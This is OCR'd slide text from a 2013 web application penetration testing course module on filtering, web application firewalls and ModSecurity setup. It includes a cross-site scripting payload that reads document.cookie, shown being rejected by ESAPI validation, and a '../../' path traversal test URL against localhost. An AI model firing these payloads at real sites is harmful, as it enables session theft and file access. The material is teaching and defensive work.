


Canonical output: <script>alert(document.cookie)</script>

User Message: Swingset Validation Secure Exercise: Invalid input. Please conform to regex ^[p{L}p{N}.]{0,1024}$ with a maximum length of 200

Log Message: Invalid input: context=Swingset Validation Secure Exercise, type(SafeString)=^[p{L}p{N}.]{0,1024}$, input=<script>alert(document.cookie)</script>

The tutorial provides a background of the attack, how ESAPI prevents the attack, and includes examples, sample code, and the specific list of functions from the library to use. For our example we will look at cross site scripting. The insecure demo site suggests a cross site script that displays the cookie value, which works. Then switch to the secure website demo, which uses the ESAPI validator interface function getValidInput, and we see that the cross site script does not work. The Swingset environment is a great way to learn how to use the ESAPI library.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- ***Web Application Firewalls***
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

This page intentionally left blank.




Web Application Firewalls

- Web application firewalls are similar to filtering libraries
  - Not part of the application
- Designed to examine all application traffic
  - Between the client and the server typically
- Look for maliciousness based on patterns
  - Either known evil or exceptions to the norm

Web Application
WAF
Web Browser

Like filtering, Web Application Firewalls (WAFs) are designed to examine the traffic they see to determine if it contains malicious or items that are not allowed. The main difference between the two is where they are located. WAFs are typically not part of the application, but part of the infrastructure. Sometimes these are stand-alone machines as shown in the diagram above and in others the WAF is part of the web server or application server.

Basically a WAF is designed to examine the traffic between the client and the server, looking for patterns. The WAF can be set up to understand what is *normal* within the application and block anything else, or it can be set up with a series of patterns considered malicious. Either way, the WAF can either alert that something was seen or alert and block the traffic.




App Firewall Types

- Many different types of WAF
  - Based on patterns or behavior
- Can also be categorized based on implementation
  - Software/hardware
  - Built-in or stand-alone
- From our perspective, there is little difference
  - In regards to bypassing them
- We need to determine the WAF exists
  - Through testing or by asking our target ☺

Over time, different types of WAFs have been developed and deployed. These are categorized on different characteristics such as:

- Signature or Behavior-based detection
- Software or hardware
- Built into the framework (web server or app server) or a stand-alone device (Bump in the wire)

While we typically do not need to change our bypass attack based on these differences, we need to determine that the WAF exists and how it works. Since, as we will discuss, our attacks are mostly based on misunderstandings between the application being protected and the WAF's understanding of the traffic, this helps us determine which attacks will work.




Selecting a WAF

- Protection against OWASP Top Ten
  - SQLi, XSS, XSRF, etc.
- Minimal false positives
- Detection of unauthorized disclosure of sensitive data
- Positive and Negative security model support
- Web Services/XML support
- Protection from Brute Force attacks
- Configurable to prevent any specific problem
- Scalable – clustering & high performance
- WAF Evaluation Criteria (WAFEC)
  - http://projects.webappsec.org/Web-Application-Firewall-Evaluation-Criteria

When selecting a WAF solution, there are certain characteristics and features that you should look for. The OWASP Top Ten has long been a great resource for understanding the top ten attacks against web applications. A good WAF solution must be able to protect against the top ten web attacks listed by OWASP as these are the most popular and most significant attacks available on the web. These attacks include SQLi, XSS, XSRF, and others. Be sure to review them and include the ability to protect against them in your product selection criteria.

Other features to look for including a product that minimizes false positives – any product with a track record of blocking authorized requests is not a product you want to select. Consider WAF products that can detect the unauthorized transmission of confidential data, is able to support both whitelisting and blacklisting, supports multiple web services (SOAP, XML, etc.), is able to identify a brute force attack attempting to try every combination possible, is configurable to support blocking new web app attack methods, and can scale as your enterprise grows.

The Web Application Security Consortium (WASC) is a non-profit organization that includes leaders and experts in the information security industry who produce open source best practice security standards. The WASC facilitates and organizes several industry projects, including the Web Application Firewall Evaluation Criteria (WAFEC) project. The goal of this project was to develop an evaluation criteria that uses a testing methodology to assess the quality of a WAF solution. The first release 1.0 of the criteria is dated from 2006, thus is a little stale, however, a new project was started to provide an updated release, WAFEC 2.0.




Distributed WAFs

- Multi-tiered architecture
  - separates enforcement from policy decision
- Software based agent/plug-in
  - spread across a network
  - less impact on web server performance
  - more network intensive
  - scalable
- Amazon – Art of Defence
  - Enforcer plug-in
  - Hyperguard Decider Cloud

Distributed Web Application Firewall (also called a dWAF) consists of a software-based agent or plugin-in with a very small footprint that is distributed across multiple web servers across the network. The dWAF basically sends web requests to a centralized server that compares the request to the policy and then responds back to the dWAF on how to handle the request. This architecture basically separates the WAF into two tiers with the dWAF at the edge enforcing the policy, and a centralized WAF that uses the policy to decide what is permitted and what is blocked.

This advance in architecture allows the resource consumption of the dWAF to be spread across a network rather than depend on one appliance, while allowing the ability to scale as needed. In particular, it allows the addition / subtraction of any number of components independently of each other for better resource management. This approach is ideal for large and distributed virtualized infrastructures such as private, public or hybrid cloud models.

A good example of this architecture is the Art of Defence Hyperguard dWAF offered by Amazon. Basically the dWAF, called the Enforcer, is installed into an AMI as a plug-in, which then communicates with the Hyperguard Decider Cloud on Amazon EC2. The Decider will inspect the request sent from the Enforcer, and respond with a decision within a few milliseconds to either permit or block the request. The Decider can also be configured to only detect attacks and capture the requests for analysis, without sending a response.




Cloud-based WAFs

- Similar to dWAF, except no agent or plug-in
  - DNS configuration to reroute web traffic
  - SaaS solution
- Centrally managed
  - share threat detection across all clients
  - improved detection / lower false positives
- Elastic and scalable
- Amazon (again), GoGrid, Imperva
  - No hardware or software required

This technology is unique due to the fact that it is framework agnostic and does not require any hardware or software changes on the host, just a DNS change. By applying this DNS change, all web traffic is routed through the WAF where it is inspected and threats are thwarted. Cloud-based WAFs are typically centrally orchestrated, which means that threat detection information is shared among all the tenants of the service. This collaboration results in improved detection rates and lower false positives. Like other cloud-based solutions, this technology is elastic, scalable, and is typically offered as a pay-as-you grow service.

Examples of this include Amazon (again) using the Art of Defence hyperguard SasS solution; as well as GoGrid and Imperva which have similar SaaS solutions that only require DNS changes, no software or hardware required.




ModSecurity

- Open source software and rules
  - Available on wide range of operating systems
- Embedded vs. Network-based deployment
- Real-time monitoring & attack detection
  - Detection mode vs. Blocking mode
- Attack prevention models
  - Negative security model
  - Known weaknesses & vulnerabilities
  - Positive security model
- Flexible rule engine

So let's take a deeper look into ModSecurity. As previously mentioned, it is an open source product maintained by Trustwave's SpiderLabs Team. It is freely available to anyone, and is available on many different platforms, including Linux, MacOSX, Windows, and many flavors of UNIX. ModSecurity is typically embedded within the web server infrastructure, but only for web servers that are Apache-based. This deployment method is the easiest to implement and activate, or deactivate as needed. This deployment method supports existing load balancing and scaling due to being embedded in the web server, and has minimal overhead on the performance of the server. An embedded implementation also is not impacted by encryption or compression since the traffic is analyzed after it is decrypted or decompressed. ModSecurity can also be implemented as a reverse proxy, providing a network-based deployment that supports Apache and non-Apache servers. For this deployment, encrypted or compressed traffic will need to be routed through a front-end system to decrypt or decompress the traffic prior to routing to ModSecurity.

ModSecurity supports two modes, detection mode where web traffic is captured and analyzed, but not blocked, and blocking mode where ModSecurity responds to the client with a 403 Forbidden error message. There are 3 security models that ModSecurity supports for preventing attacks: The first is the negative security model, which monitors requests for anomalies, unusual behavior, and common web application attacks. It maintains anomaly scores for each request, IP address, application session, and user account. Requests with a high anomaly score are either logged or rejected. The second model, which is used for just-in-time patching, looks for known weaknesses and vulnerabilities. Basically it is a vulnerability scanner that when weaknesses are identified, ModSecurity can be configured to act as an external patch until the web application server is patched. The third model is the positive security model where requests are whitelisted, and all other requests not on the list are rejected.

ModSecurity has a very flexible rule engine, which uses the ModSecurity Rule Language which is a specialized programming language designed to work with HTTP transactions. ModSecurity comes with a set of rules that are comprehensive and implement general web application hardening and address common web application security issues.



Installing ModSecurity

- Install ModSecurity in Debian or Ubuntu

```
sudo apt-get install libapache-mod-security
```

- Install ModSecurity core rule set (CRS)

```
cd /etc/apache2
cp -R /usr/share/doc/mod-security-common/examples/rules ./
```


- Edit /etc/apache2/conf.d/security to include ModSecurity:

```
<IfModule mod_security2.c>
    Include /etc/apache2/rules/*.conf
    Include /etc/apache2/rules/base_rules/*.conf
</IfModule>
```

- Enable the ModSecurity module and restart Apache!

```
a2enmod mod-security
/etc/init.d/apache2 restart
```

ModSecurity can be installed by downloading the source and building it, or by downloading and installing the binaries. For our example, we will download and install ModSecurity onto Ubuntu, using apt-get. This process will install the binaries and any needed dependencies, as well as configure Apache and restart it once the installation is completed. Basically, with one line, ModSecurity can be installed and running. Well, almost. The common rule set that comes with ModSecurity must be copied over, a log folder must be created, and the mod-security module must be enabled using the a2enmod command. Once everything is ready, we can restart Apache and ModSecurity is up and running.



Quick Test

- Disable mod_security module & restart Apache

```
a2dismod mod-security
/etc/init.d/apache2 restart
```

- Launch Firefox and use test link

```
http://localhost/?abc=../../
```

  - Result: 200 OK
- Restart mod_security

```
a2enmod mod-security
/etc/init.d/apache2 restart
```

- Use test link again

```
http://localhost/?abc=../../
```

  - Result: 403 Forbidden

